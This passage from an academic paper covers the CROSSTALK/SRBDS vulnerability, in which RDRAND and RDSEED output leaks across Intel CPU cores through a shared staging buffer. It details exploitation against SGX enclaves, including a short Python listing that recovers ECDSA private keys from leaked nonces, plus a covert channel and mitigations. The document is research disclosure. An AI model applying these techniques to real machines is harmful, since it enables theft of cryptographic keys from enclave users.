CPUID	0x6	Thermal/Power Management	3	0–7, 17–28, 48–55	Unknown (includes raw MSR value)
CPUID	0x12 (Subleaf 0)	Intel SGX Enumeration	30‡	0–7, 56–63	Unknown
CPUID	0x12 (Subleaf 1)	Intel SGX Enumeration	30‡	0–7, 56–63	Unknown
CPUID	0x12 (Subleaf 2)	Intel SGX Enumeration	30‡	0–7, 56–63	Unknown
RDMSR	0x20	Bootguard Hash 1	1	0–7	Unknown
RDMSR	0x13A	Bootguard Status	3	16–23, 48–55	Unknown
RDMSR	0xCE	Platform Information	2	24–31	Raw MSR value
RDMSR	0x17	Platform ID	2	16–23	Raw MSR value

Offcore responses are 'other' except: ‡28 are strm_st

build practical real-world exploits attacking these instructions.

V. Exploitation

The disclosure capabilities we identified can be used to observe the contents of the globally-shared staging buffer in combination with MDS attacks, allowing code running on one core to read buffer data belonging to a different core. These attacks can be performed on *any* core of a system and hence any mitigation isolating security domains on a per-core basis is ineffective. Given their non-trivial security impact, we focus our exploitation on the RDRAND and RDSEED instructions.

First, we discuss details and challenges involved in performing attacks based on the relevant instructions. Then, we demonstrate such attacks are realistic with an exploit that can obtain private keys by observing the staging buffer while an SGX enclave performs cryptographic operations.

A. Available Primitives

Since we can sample the staging buffer contents at an arbitrary time, we can craft a probing primitive to detect when instructions touching the buffer have been used. We do this by sampling the buffer at regular intervals with a leak primitive, and then comparing the data at a specific offset to the previously-seen values. For instance, we can determine when the Linux CRNG is being used (such as filling AT_RANDOM when processes are created), since the `_extract_crng` function always mixes new RDRAND output into the state before outputting data.

We can also craft an information disclosure primitive which leaks the *contents* of the staging buffer, and discloses security-sensitive data such as the actual RDRAND output. As we shall see, this example in particular has serious consequences for code performing cryptographic operations. To do so, we can use any of the leak primitives we have identified that transiently sample data from the staging buffer, with some environment-specific constraints.

B. Constraints

In practice, not all of the leak primitives are available to attackers; we consider some typical limitations in different environments, and how they can be avoided. Our attacks can be mitigated in some environments due to such restrictions; we discuss this in Section VII.

Userspace: The CPUID, RDRAND and RDSEED instructions can all be executed from userspace.

Virtual machines: If attackers are only able to run code inside a virtual machine, their ability to run disclosure primitives to access the staging buffer will be limited. For example, RDMSR is likely to be restricted or prohibited entirely, and typically VMs also trap on CPUID, to allow the hypervisor to restrict the information and capabilities which will be reported to the guest. However, two disclosure primitives can still be

executed from userspace in the default configurations of many virtual machines: RDRAND and RDSEED. An attacker can use one of these primitives to leak the output of the other.

When SMT is enabled, an attacker can make hypervisor requests that involve disclosure primitives (a form of 'confused deputy' attack), and then read the staging buffer from the fill buffer. For example, Xen will call RDMSR with 0x17 (platform ID) when a guest attempts to read MSR 0x17. Even if MDS mitigations (such as scheduling-based isolating strategies [20]) are in place, this allows an attacker to leak the contents of the staging buffer from the sibling thread—disclosing data of a victim running on a different core.

SGX: Although most relevant instructions are not available within SGX, a theoretical attacker inside an SGX enclave could (much as in the VM case) mount a cross-core attack using RDRAND and RDSEED.

C. Synchronization

A probing primitive allows an attacker to detect accesses to the staging buffer and synchronize with the victim. Since we only need to check whether the byte we leak is the byte we expect, this can be done with a single flush and a single reload, and the performance overhead is dominated by the execution time of our leak primitive. However, to *preserve* synchronization, an attacker armed with our information disclosure primitive needs to leak data from the buffer at a sufficiently high sampling rate to keep up with the consumption of random numbers by the victim.

Each RDSEED or RDRAND instruction provides a maximum of 8 random bytes (one 64-bit register). Many applications require a larger amount of entropy, so these instructions can potentially be called in a loop. Both instructions take approximately 370 cycles on Skylake, so generally, an attacker will not have enough time (assuming a relatively fast victim loop) for an attacker to complete leaking from FLUSH + RELOAD before it is overwritten with the next value. Since up to two bytes can be efficiently obtained in a single 'round' on Skylake, and an attacker can use multiple cores at once, an attacker with access to sufficient CPUs/threads may be able to leak all 8 bytes at once. Even so, it appears impractical to leak the full entropy from a victim which executes several (or many) RDRAND instructions in quick succession.

In practice, a single byte (or less) is sufficient for many attacks [21]. However, where it is convenient or even necessary to leak more bytes, we can use a performance degradation attack to slow down the victim [22]. In the following, we first analyze how we will actually perform these leaks efficiently. Then, we show how an attacker can induce performance degradation on a realistic victim (an SGX enclave) to mount practical and reliable exploits.

D. Optimizing Leakage

We found that an attacker can obtain better results where SMT is available; they can run the FLUSH + RELOAD loop on one logical thread, and a tight loop using a leak primitive to fetch the staging buffer (here, we used RDRAND) on the sibling thread. Both of these threads are controlled by the attacker and in the same security domain; the victim is running on a different physical core. We found this to be the best way to almost guarantee that the leaked fill buffer would contain staging buffer content. Where SMT is not available, we need to ensure that we leak the LFB which contains the staging buffer. On our i7-7700K, we determined that this occurs when we use CLFLUSH to flush 15 cache lines after running the leak primitive; note that this can be done as part of FLUSH + RELOAD. We made use of the TAA variant of the MDS vulnerabilities to actually leak the fill buffers, since it is fast and works even on CPUs with mitigations against other MDS attacks. Again, see Appendix A for an example code listing. Where TSX is unavailable, an attacker can instead obtain fill buffers using MFBDS [5].

E. Performance Degradation

There are different ways to slow down a victim performing a target security-sensitive computation. For instance, we can use microarchitectural profiling to determine the resources the victim is bottlenecked on and flush such resources (e.g., last-level cache lines) from another core to slow down the victim [22], [23]. If we are specifically targeting RDSEED instructions, we can attempt a more targeted performance degradation attack.

Since the amount of global entropy available is limited, calls to RDSEED are unsuccessful (returning zero) when no entropy is currently available. An unsuccessful call does not overwrite the previous contents of the staging buffer. Hence, an attacker can make their own calls to RDRAND or RDSEED, consuming entropy and increasing the time period between successful RDSEED calls by the victim. A successful call to RDRAND or RDSEED will overwrite the previous data in the buffer, which means that old data cannot be leaked after this point. However, by then, an attacker may have already read the bytes; FLUSH + RELOAD can complete after this point.

A practical avenue to mount generic performance degradation attacks is SGX, where an attacker can slow down the execution of a victim enclave at will by inducing frequent exceptions [24]. As such, and given that SGX enclaves rely on RDRAND as a source of entropy (amplifying the impact of the attack), we do not attempt to use other performance degradation techniques but instead specifically target code running in an SGX enclave in our exploit.

F. Leaking RNG Output From SGX

Since an attacker is assumed to control the entire environment, enclave code running in Intel's SGX is unable to trust local sources of random data, other than RDRAND. Even typical forms of 'additional entropy', such as the timestamp counter, are unavailable in most implementations of SGX. Intel state that CPUs which support SGX2 allow it to be used inside enclaves, but even then, attackers can determine and/or control (at least within a narrow range) the value of this counter. Although a coarse "trusted clock" source is also available (`sgx_get_trusted_time`), this does not appear

to be widely used and is primarily intended against replay attacks. This trusted clock is provided by CSME, which has itself been the subject of several recent vulnerabilities [25], [26], and Intel acknowledge that CSME secure time remains vulnerable to physical attackers on some platforms [27].

Many enclaves and SGX-based defenses explicitly use RDRAND [28], [29]. Other enclaves use the SGX SDK's `sgx_read_rand` function, which generates entropy in a loop using RDRAND to generate 32-bit random numbers, and copies the results directly into the output buffer.

Hence, by dumping RDRAND data, we can leak *all* the random entropy used by arbitrary security-sensitive code running inside an SGX enclave, allowing recovery of cryptographically-critical data such as random nonces. As mentioned, one option is to induce controlled exceptions on the victim SGX enclave and single step its execution using SGX-Step [24]. We could then sample the buffer after every RDRAND from the very same core. However, this exploitation strategy can be easily mitigated in software or microcode (as we propose in Section VII-E). As such, we instead opt for an asynchronous exploitation strategy that is significantly harder to mitigate. In particular, we first induce exceptions on the SGX enclave only to mount a performance degradation attack and slow down the execution of the victim. Then, we use our leak primitives from a *different* core to mount a hard-to-mitigate (asynchronous) but reliable (since the victim is much slower than the attacker) cross-core attack.

As mentioned earlier, the primary challenge for an attacker is to leak the RDRAND results fast enough to keep up with the victim, since the reload step (after the buffer has already been transiently accessed) is our primary bottleneck. If we can use exceptions to prevent an enclave from executing RDRAND faster than we can leak it, then we can reliably leak all of the entropy used by the enclave.

In fact, this means that we only need to degrade the performance of an enclave when it is actively calling RDRAND– and we found that `sgx_read_rand` actually makes use of another function, `do_rdrand`, to actually perform the RDRAND calls. Due to the convenient placement of these functions in different pages in all the enclaves we inspected, we can simply use page faults on the pages containing the two different functions to enforce one RDRAND call at a time. If enclave authors attempt to mitigate our attacks by using multiple calls to RDRAND in quick succession in a single page, we can simply resort to a "standard" SGX-Step approach.

G. Attacking Crypto In SGX

To exemplify the exploitation capabilities of our primitives, we present a cross-core exploit leaking random nonces used by an (EC)DSA implementation running in an SGX enclave. Previous research [21] shows that leaking a small number of *bits* of a random nonce is sufficient to recover private keys, using a small number of ECDSA signatures. We show our exploit exceeds such expectations by recovering *all* of the bits, with just a single signature.

```
void get_SignedReport(char *p_report,
          sgx_ec256_signature_t *p_sig) {

    sgx_ecc256_open_context(&handle);

    // sign g_rpt with g_priv_key
    sgx_ecdsa_sign(g_rpt, g_rpt_size,
                   &g_priv_key, p_sig,
                   handle);

    // return the signature contents
    memcpy(p_report, g_rpt, g_rpt_size);
}
```

Listing 2: SGX enclave function

An ECDSA signature consists of a pair (r, s), where r depends only on k, and $s = k^{-1}(z+rp)$[†], where z is based on the hash of the input, and p is the private key. By rewriting this as $p = (sk - z)/r$, an attacker who can generate a signature (r, s) with a known nonce k can simply solve for p.

The SGX SDK provides an *sgx_ecdsa_sign* function for performing ECDSA signatures with a private key. For example, it is used by the *certify_enclave* function of Intel's Provisioning Certificate Enclave.

The default configuration for Intel's SGX SDK performs cryptographic operations using the Intel IPP crypto library. When generating ECDSA signatures, it uses a nonce (ephemeral key) k based on the output of sgx_ipp_DRNGen, which in turn calls the sgx_read_rand function discussed above. This means that k can be calculated by an attacker who can observe the output of RDRAND.

To demonstrate this is feasible, we attack a simple victim SGX enclave that uses *sgx_ecdsa_sign* to sign a message, and then returns both the message and the signature (r, s). A simplified listing of the function can be seen in Listing 2.

To perform the attack, we start executing the victim enclave, while our exploit running on another core collects random data from the staging buffer as described above. Specifically, we simply use SGX-Step to cause a page fault when execution enters the page containing *do_rdrand*, single-step for several instructions (to ensure RDRAND has been executed), and then wait for 1ms to ensure that our exploit code has collected the staging buffer. In practice, 1ms is enough time to collect thousands of results from the staging buffer, which allowed us to exclude noise, and differentiate the enclave-collected entropy from normal system entropy. If needed, synchronization between stepping core and the leaking core could be used to obtain better results.

Afterwards, we possess the signature (r, s), and can immediately calculate z by hashing the message. We can then attempt to recover the private key p by trying all likely values for k – in our case, to find candidates for k, we simply identified all entropy which appeared in the staging buffer at

[†]For simplicity, we omit details such as the requirement that all calculations are done modulo n.

```
msgHash, r, s = call_enclave()
recovered_entropy = get_leaked_entropy()
z = int(msgHash, 16)

for k in recovered_entropy:
  p = ((s*k - z) * inverse_mod(r, n)) % n

  if attemptSign(msgHash, p, k) ==
   ↪  msgHash:
    print "key is: " + hex(p)
```

Listing 3: ECDSA key recovery

a regular interval (slightly longer than our 1ms wait period), and made a list containing all candidates.

We implemented the key recovery step in Python, using the ecdsa library. An overview of our attack can be seen in Listing 3. When the SGX enclave calls Intel's IPP crypto library, it computes k by making 8 calls to RDRAND, using 32 bits each time. We take every possible linear sequence of 8 values in the entropy observed in the staging buffer during our attack, compute the relevant value of k, and check whether it is the private key (by performing the signature again ourselves).

We performed this attack on an i7-7700K CPU with up-to-date microcode as of January 2020, and with SMT disabled. When encountering a page fault, we attempt 10 steps (the *do_rdrand* function executes at least 7 instructions), wait 1ms and then re-protect the page. Each execution of the enclave code causes exactly 29 page faults; by running the enclave in debug mode, we can determine that only 10 of these were calls to *do_rdrand*, and the remainder were other enclave code which happened to be located on the same page (in our case, the top-level *enter_enclave* function). Since our attack relies only on degrading the performance of code calling RDRAND, and does not rely on any synchronization, the presence of these other page faults makes no difference.

Our leak code collected between 200 and 250 identical values from the staging buffer for every confirmed RDRAND leak (one which successfully produced the private key), when performing 3 iterations of FLUSH + RELOAD for each byte. After making 100 unique attempts, we successfully recovered the private key (and reproduced the signature) after just this *single* enclave run in 92 of the attempts, a success rate of $>$90%. This success rate is without any synchronization on our entropy collection, and so without filtering out entropy which was generated by code other than the target enclave. We also do not attempt to brute-force any incorrect bytes, since we have ample time to collect the exact contents of the staging buffer.

Note that if a private key is generated by the SGX enclave itself, an even simpler attack is possible; an attacker can instead observe the random values used during creation of the key, and directly obtain the private key. This differs only from the above-described attack in that we compute candidates for p directly, rather than k, and a different approach must be taken to verify the key (e.g., computing the public key or checking a signature). We confirmed this by successfully performing such an attack against an example enclave using Intel's IPP library.

Although many cryptographic libraries perform ECDSA signatures or compute keys in this way, some (such as OpenSSL) compute the nonce k using both random entropy *and* the contents of the private key, which prevents this attack from succeeding; see Section VII.

H. Affected Processors

We ran CROSSTALK on many recent Intel CPUs to check whether they are vulnerable to our attacks by checking whether RDRAND output could be leaked across cores. As shown in Table IV, these attacks can be performed on many Intel CPUs, even with up-to-date microcode at the time of our research.

We could not reproduce our results on our Xeon Scalable CPU, which does not appear to leak a 'staging buffer' when microcode is reading from internal resources. Intel informs us that these 'server' class CPUs, which include Xeon E5 and E7 CPUs, are not vulnerable to our attacks.

However, our results show that a variety of desktop, laptop and workstation CPUs are vulnerable to our attacks, including Xeon E3 and E CPUs. These 'client' class CPUs are used by some cloud providers to provide support for SGX, which is not yet supported on Intel's 'server' CPUs. Both Alibaba and IBM offer Xeon E3 v6 CPUs (like the Xeon E3-1220 v6 we tested) with SGX support, although they only offer them as bare-metal dedicated machines. Other cloud providers appear to use vulnerable CPUs in shared configurations; for example, Azure's preview SGX support appears to use the Xeon E-2288G, which we have shown to be vulnerable.

VI. COVERT CHANNEL

As a proof-of-concept, we implemented a covert channel using CPUID and RDRAND, which are available to userspace applications and could be used by applications which are sandboxed or running inside a container. It implements communication between two different physical cores.

To send a character, we call RDRAND repeatedly until the least significant 8 bits are the character we want to transmit, and then call CPUID to signal that we are ready. The receiver waits until they see CPUID output in the staging buffer, leaks the first byte of RDRAND, and then acknowledges reception by overwriting the ready signal with another CPUID leaf at the same offset. We again use the code in Appendix A.

Even without using SMT, our naive implementation manages to transmit data between physical cores at 3KB/s, with an error rate of $<$5%. We only perform full (256-entry) FLUSH + RELOAD rounds until we observe a leaked character; we then perform a second FLUSH + RELOAD round for a single cache line, to verify our read was correct.

Although we need a few entries in the L1 cache to perform FLUSH + RELOAD to observe the results of transient execution, this covert channel has a minimal impact on the cache. Some calls to CPUID and short loops of RDRAND instructions are not unusual in real-world code, but it would also be possible to use a mix of RDSEED (to pick a value to

TABLE IV: List of the tested microarchitectures.

CPU	Year	Microcode	Staging Buffer Present	Supports SMT	Vulnerable to Cross-Core Attacks
Intel Xeon Scalable 4214 (Cascade Lake)	2019	0x500002c	?	✓	✗
Intel Core i7-0850H (Coffee Lake)	2019	0xca	✓	✓	✓
Intel Core i7-8665U (Whiskey Lake)	2019	0xca	✓	✓	✓
Intel Xeon E-2288G (Coffee Lake)	2019	?	✓	✓	✓
Intel Core i9-9900K (Coffee Lake R)	2018	0xca	✓	✓	✓
Intel Core i7-7700K (Kaby Lake)	2017	0xca	✓	✓	✓
Intel Xeon E3-1220V6 (Kaby Lake)	2017	0xca	✓	✗	✓
Intel Core i7-6700K (Skylake)	2015	0xc2	✓	✓	✓
Intel Core i7-5775C (Broadwell)	2015	0x20	✓	✓	✓
Intel Xeon E3-1240V5 (Skylake)	2015	0xd6	✓	✓	✓

leak) and RDRAND (to leak the value) together with a different synchronization method.

Short bursts of noise cannot be avoided due to other applications executing instructions (such as RDRAND) which overwrite the staging buffer themselves, but we did not encounter a significant increase in errors while running typical applications (e.g., Chrome and apache2). The covert channel can be easily disrupted by running leak primitives (which themselves overwrite the staging buffer) on another core; if only some offsets in the staging buffer are used, a one-bit covert channel could still be constructed using a leak primitive that writes to the remaining offsets.

VII. Mitigations

A. Software Changes

Since our demonstrated attacks are only relevant where RDRAND and RDSEED are used and where the resulting entropy must be kept confidential (e.g., in cryptographic algorithms), software changes may be sufficient to largely mitigate our attacks. Some software which relies on cryptographically secure random number generation has already stopped trusting hardware-based random number generators such as RDRAND. For example, the Linux kernel default is only to use them to initialize entropy stores, and OpenSSL has disabled the RDRAND 'engine' by default since 2014 (version 1.0.1f [30]).

As discussed, for SGX enclaves, RDRAND and RDSEED instructions are the only local source of trusted entropy. Nonetheless, it is often still possible to limit the impact of our attacks. For example, an algorithm such as EdDSA can be used in place of ECDSA to eliminate the need for entropy to generate signatures. And if ECDSA is required, private data can be mixed into k when generating ECDSA signatures (as seen in OpenSSL). It may also be possible to obtain random entropy by opening a secure channel to a trusted remote server.

Countermeasures preventing performance degradation attacks against SGX enclaves exist but may be inappropriate or difficult to apply against our attack. For example, T-SGX [31] runs enclave code inside TSX transactions, which prevents single-stepping code; however, RDRAND and RDSEED always abort TSX transactions on recent CPUs, so these instructions must be run outside transactions and can be trapped. Other defenses attempt to detect high levels of interruptions (aborted transactions or enclave exits), which prevents single-stepping through SGX enclave code. One example is Déjà Vu [32], which again only protects instructions which can be run inside transactions. However, an adaptation of a non-TSX-based defense such as Varys [33] (which requires SMT) could help prevent an attack from making use of performance degradation, if tuned to an appropriately high level of paranoia.

B. Disabling Hardware Features

Some hardware features such as SMT and TSX (for TAA) improve the performance of our attacks. Hence, disabling SMT and TSX can frustrate (but not eliminate) exploitation attempts. These features are still in widespread use in real-world production systems, and we found both to be enabled by default in public cloud environments. Intel specifically do not recommend disabling SMT [34], but this is necessary to mitigate L1TF/MDS attacks against SGX on older CPUs.

Cloud environments, and hypervisors in general, instead attempt to mitigate SMT-based attacks by isolating code from different security domains on different physical cores [20], and flushing CPU buffers when switching between domains. However, since our attacks works across different physical cores, these mitigations are ineffective against them.

Similarly, TSX is still enabled in many environments to accelerate concurrent applications, and Intel suggest that TAA can be mitigated by using MDS mitigations to clear buffers when switching between security domains, along with microcode changes which attempt to mitigate attacks against SGX by aborting TSX transactions when a sibling thread is running an SGX enclave [8]. Intel has also updated the remote attestation mechanism to ensure the new microcode has been applied. However, since TSX transactions are still allowed on other physical cores, these mitigations are ineffective against our attacks on CPUs vulnerable to TAA.

C. MDS Mitigations

Since our analysis and attacks depend on MDS-class vulnerabilities, CPUs with in-silicon mitigations against MDS-class vulnerabilities are no longer vulnerable to our attacks. Unfortunately, even these recent CPUs are still vulnerable to TAA. This can be mitigated by disabling TSX, but again, this does *not* apply to SGX, in the absence of a microcode update

TABLE V: CROSSTALK results after applying the microcode update containing Intel's mitigation.

		Pre Microcode Update			Post Microcode Update		
Instruction	Operands	Number of Cycles	Executed μOps	Offcore Requests	Number of Cycles	Executed μOps	Offcore Requests
RDRAND	—	433	16	1	5212	7565	6
RDSEED	—	441	16	1	5120	7564	6

that disables it entirely (rather than leaving it under operating system control).

D. Trapping Instructions

Trapping and emulating (or forbidding) the specific instructions our exploits rely on is another avenue for mitigation. Instructions that read/write MSRs are privileged and, when used from native unprivileged execution, are already trapped by the operating system kernel. However, CPUID, RDRAND and RDSEED cannot be trapped by an operating system without use of a hypervisor.

In virtualised environments, it is possible to trap all of these instructions. First, MSR bitmaps can be used to disable access to specific MSRs from a VM, causing RDMSR and WRMSR instructions to trap. Second, hardware virtualisation extensions can be configured to cause a VM exit on a wide variety of other instructions, including RDRAND, RDSEED, and CPUID. This strategy can prevent code running in virtual machines from mounting attacks using these instructions, but may result in lower performance due to a larger number of VM exits and the need to emulate such instructions on the host.

Hypothetically, if all other relevant existing and future microcoded instructions can be disabled in VMs, and RDSEED is also disabled on the host system, then it may be possible to enable RDRAND for VMs (removing the performance penalty) without exposing RNG results. This is because running RDRAND will overwrite the relevant portion of the staging buffer and the same instruction cannot be used to leak the RDRAND results. However, the offending instructions can still be used from native execution to leak information from a VM.

Finally, trapping instructions is not a suitable mitigation strategy for SGX enclaves, where an attacker is assumed to have control of privileged code underpinning enclaves. In fact, when SGX enclaves are run inside a VM configured to cause a VM exit on RDRAND and RDSEED, attacks are even easier. Such targeted traps allow an attacker to determine exactly when an enclave runs one of these instructions.

E. Staging Buffer Clearing

Similar in spirit to the VERW MDS mitigation, it is possible for microcode to clear out the staging buffer before an attacker gets a chance to leak it. However, in contrast to buffers used by existing MDS attacks, the staging buffer has cross-core visibility and an attacker can always leak RDRAND results at the same time as they are being read by another CPU. As such, existing mitigation strategies that clear out buffer content at well-defined security domain switching points are ineffective.

Nonetheless, having microcode clear out the staging buffer immediately after reading data from it would significantly reduce the time window available to an attacker, reducing the attack surface. This strategy can also work for SGX enclaves. In absence of a microcode update, software can use instructions to overwrite the sensitive regions of the staging buffer with non-confidential information after using RDRAND or RDSEED, again reducing the time window for an attacker. However, this software-only strategy is again not a suitable mitigation for SGX enclaves, where an attacker can single-step code and leak values before they are overwritten.

F. Intel's Fix

Clearing the staging buffer can mitigate this vulnerability if it were possible to ensure that the staging buffer *cannot* be read while it may contain sensitive contents. Intel's proposed mitigation for these issues does just this, locking the entire memory bus before updating the staging buffer, and only unlocking it after clearing the contents. Due to the potential whole-system performance penalty of locking the entire bus, this is only implemented for a small number of security-critical instructions – specifically, RDRAND, RDSEED and EGETKEY (a leaf of the ENCLU instruction).

An MSR is provided which allows the mitigation to be disabled [35]; on CPUs which are not vulnerable to MDS, it allows an OS to instead choose to mitigate TAA (by disabling TSX). The mitigation is always applied when SGX enclaves are running, regardless of the MSR setting.

We re-ran both stages of CROSSTALK on the i7-7700K with a microcode update containing this fix. Our coverage did not include EGETKEY (in an SGX enclave), but RDRAND and RDSEED are still detected by our second stage (since the buffer contents still change). We no longer observe RNG output when leaking from the staging buffer after running these instructions. We observe significant differences in performance counters as shown in Table V; these two instructions execute far more micro-ops (around 7560, perhaps due to a busy loop), and make 6 offcore requests (rather than 1). We also observed differences with leaf 1 of CPUID, which may indicate other changes are present in the update.

VIII. DISCUSSION

We have shown that, on many Intel CPUs, reads are performed via a shared staging buffer. Microcode sometimes needs to communicate with offcore IP blocks. For example, implementing the MSRs related to power management (as discovered by CROSSTALK) require communication with so-called 'PCode' running on the 'P-Unit' or PCU (Power

Control Unit). Some hints can be found in Intel's patents; one patent [36] describes a fast mailbox interface, using a 'mailbox-to-PCU' interface as an example.

Intel's DRNG – the source of RDRAND and RDSEED entropy – is a global CPU resource, connected to individual cores using different buses (interconnects), depending on the platform; specifics for several platforms were described as part of an Intel presentation [37]. Originally, on the Ivy Bridge platform, the DRNG uses the so-called *message channel*. We can see evidence for this in the performance counters for Skylake-era Xeons, where the counters for RDRAND and RDSEED are in a category documented as *register requests* within the message channel. More recent CPUs directly use the sideband interface of Intel's On-Chip System Fabric (IOSF-SB) for connecting to the DRNG, which implies we may be leaking from the sideband (or some form of mailbox).

IX. Related Work

Speculative and transient execution vulnerabilities in Intel CPUs were originally reported by researchers as Spectre [2], Meltdown [1], and Foreshadow [3]. Later, MDS-class vulnerabilities (which we used in our research) were studied in RIDL [5], ZombieLoad [4], Fallout [13], CacheOut [38] All these papers make use of microarchitectural covert channels to disclose information. Attempts have been made to create a systematization of these vulnerabilities [39], and they have been used for other attacks, most recently LVI [40], as well as for other investigations of CPU behavior [41].

There is extensive existing research on microarchitectural covert/side channels, with most focusing on timing. Some such attacks are only relevant in SMT situations, such as port contention [42], [43] and TLB [44] attacks, but others are more generally applicable. For example, Yarom and Falkner demonstrated cross-core cache attacks using FLUSH + RELOAD [45]. We refer the reader to [46] for an extensive survey on microarchitectural timing side-channel attacks.

Many attacks against ECDSA using nonce leakage have been proposed [47], [48]. A systematic survey of nonce leakage in ECDSA implementations [21] discussed (among many other things) the methods used by OpenSSL, LibreSSL, and BoringSSL to generate nonces and demonstrated attacks based on partial nonce leakage. Our SGX exploit obtains the *full* nonce, making such attacks even more practical.

There have been other papers attacking cryptographic algorithms running in SGX which have not been hardened against cache or other timing-based side-channels, or memory access channels which can be observed by an attacker [49]. Recent efforts in the area include interrupt latency [50], [51], port contention [43]. and CopyCat [52] attacks. Finally, Evtyushkin and Ponomarev [53] showed that RDSEED can be used as a (one-bit) covert channel, by observing the success rate of RDSEED on a core. Since RDSEED will fail if entropy is not available, this success rate drops significantly if another core is also calling RDSEED, providing a covert channel.

In contrast to transient execution vulnerabilities, Intel and other chip vendors delegate mitigations of traditional covert/-side channels entirely to software [54], recommending the use of constant-time code manually or automatically generated [55] in security-sensitive applications.

X. Conclusion

We have shown that transient execution attacks can reach beyond individual CPU cores. With CROSSTALK, we used performance counters to investigate the behavior of microcode and study the potential attack surface behind complex instructions whose execution may rely heavily on the operands with and context in which they are executed. We further investigated the data these instructions leave behind in microarchitectural buffers using MDS attacks and uncovered a global 'staging buffer' which can be used to leak data between CPU cores.

The cryptographically-secure RDRAND and RDSEED instructions turn out to leak their output to attackers via this buffer on many Intel CPUs, and we have demonstrated that this is a realistic attack. We have also seen that, yet again, it is almost trivial to apply these attacks to break code running in Intel's secure SGX enclaves.

Worse, mitigations against existing transient execution attacks are largely ineffective. The majority of current mitigations rely on spatial isolation on boundaries which are no longer applicable due to the cross-core nature of these attacks. New microcode updates which lock the entire memory bus for these instructions can mitigate these attacks – but only if there are no similar problems which have yet to be found.

Acknowledgments

We thank our shepherd, Frank Piessens, and the anonymous reviewers for their valuable feedback. We would also like to thank Marius Muench for his help with the paper and Stephan van Schaik for his work on RIDL. This work was supported by the European Union's Horizon 2020 research and innovation programme under grant agreements No. 786669 (ReAct) and No. 825377 (UNICORE), by Intel Corporation through the Side Channel Vulnerability ISRA, by the United States Office of Naval Research (ONR) under contract N00014-17-1-2782, and by the Netherlands Organisation for Scientific Research through grants NWO 639.021.753 VENI "PantaRhei", and NWO 016.Veni.192.262. This paper reflects only the authors' view. The funding agencies are not responsible for any use that may be made of the information it contains.

Disclosure

We disclosed an initial PoC of staging buffer leaks to Intel in September 2018, followed by a PoC implementing cross-core RDRAND/RDSEED leakage in July 2019. Following our reports, Intel acknowledged the vulnerabilities, rewarded CROSSTALK with the Intel Bug Bounty (Side Channel) Program, and attributed the disclosure to our team with no other independent finders. Intel also requested an embargo until May 2020 (later extended), due to the difficulty of implementing a fix for the cross-core vulnerabilities identified in this paper.

Intel describes our attack as "Special Register Buffer Data Sampling" or SRBDS (CVE-2020-0543), classifying it as a domain-bypass transient execution attack [35].

REFERENCES

[1] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, and M. Hamburg, "Meltdown: Reading Kernel Memory from User Space," in *USENIX Security'18*.

[2] P. Kocher, J. Horn, A. Fogh, , D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom, "Spectre Attacks: Exploiting Speculative Execution," in *S&P'19*.

[3] J. V. Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx, "Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution," in *USENIX Security'18*.

[4] M. Schwarz, M. Lipp, D. Moghimi, J. Van Bulck, J. Stecklina, T. Prescher, and D. Gruss, "ZombieLoad: Cross-privilege-boundary data sampling," in *CCS'19*.

[5] S. van Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida, "RIDL: Rogue in-flight data load," in *S&P*, May 2019.

[6] B. Gregg, "KPTI/KAISER Meltdown Initial Performance Regressions," 2018. [Online]. Available: https://www.linux.com/news/kptikaiser-meltdown-initial-performance-regressions/

[7] M. Larabel, "Looking At The Linux Performance Two Years After Spectre / Meltdown Mitigations," 2020. [Online]. Available: https://www.phoronix.com/scan.php?page=article&item=spectre-meltdown-2

[8] Intel, "Deep Dive: Intel Transactional Synchronization Extensions (Intel TSX) Asynchronous Abort," 2019.

[9] Microsoft, "Managing Hyper-V hypervisor scheduler types," 2019. [Online]. Available: https://docs.microsoft.com/en-us/windows-server/virtualization/hyper-v/manage/manage-hyper-v-scheduler-types

[10] J. Corbet, "Many uses for Core scheduling," 2019. [Online]. Available: https://lwn.net/Articles/799454/

[11] A. Abel and J. Reineke, "uops.info: Characterizing latency, throughput, and port usage of instructions on intel microarchitectures," in *ASPLOS*, 2019.

[12] E. M. Koruyeh, K. N. Khasawneh, C. Song, and N. Abu-Ghazaleh, "Spectre Returns! Speculation Attacks using the Return Stack Buffer," in *USENIX WOOT'18*.

[13] C. Canella, D. Genkin, L. Giner, D. Gruss, M. Lipp, M. Minkin, D. Moghimi, F. Piessens, M. Schwarz, B. Sunar, J. Van Bulck, and Y. Yarom, "Fallout: Leaking Data on Meltdown-resistant CPUs," in *CCS'19*.

[14] R. Mcilroy, J. Sevcik, T. Tebbi, B. Titzer, and T. Verwaest, "Spectre is here to stay: An analysis of side-channels and speculative execution," *arXiv preprint arXiv:1902.05178*, 2019.

[15] L. Gwennap, "P6 microcode can be patched," *Microprocessor Report*, 1997.

[16] V. Costan and S. Devadas, "Intel SGX Explained," *IACR Cryptology ePrint Archive*, 2016.

[17] J. Mechalas, "Intel®Digital Random Number Generator (DRNG)," 2018.

[18] A. Abel and J. Reineke, "nanoBench: A Low-Overhead Tool for Running Microbenchmarks on x86 Systems," *arXiv preprint arXiv:1911.03282*, 2019.

[19] Intel, "Microarchitectural Data Sampling / CVE-2018-12126,CVE-2018-12127,CVE-2018-12130,CVE-2019-11091 / INTEL-SA-00233," 2019.

[20] D. Faggioli, "Core-Scheduling for Virtualization: Where are We? (If We Want It!)," in *KVM Forum*, 2019.

[21] S. Weiser, D. Schrammel, L. Bodner, and R. Spreitzer, "Big Numbers–Big Troubles: Systematically Analyzing Nonce Leakage in (EC) DSA Implementations," in *USENIX Security'20*.

[22] T. Allan, B. B. Brumley, K. Falkner, J. Van de Pol, and Y. Yarom, "Amplifying side channels through performance degradation," in *ACSAC*, 2016.

[23] Y. Yarom, "Mastik: A micro-architectural side-channel toolkit," 2016.

[24] J. Van Bulck, F. Piessens, and R. Strackx, "SGX-step: A Practical Attack Framework for Precise Enclave Execution Control," in *SysTEX'17*.

[25] M. Ermolov and M. Goryachy, "How to hack a turned-off computer, or running unsigned code in intel management engine," *Black Hat Europe*, 2017.

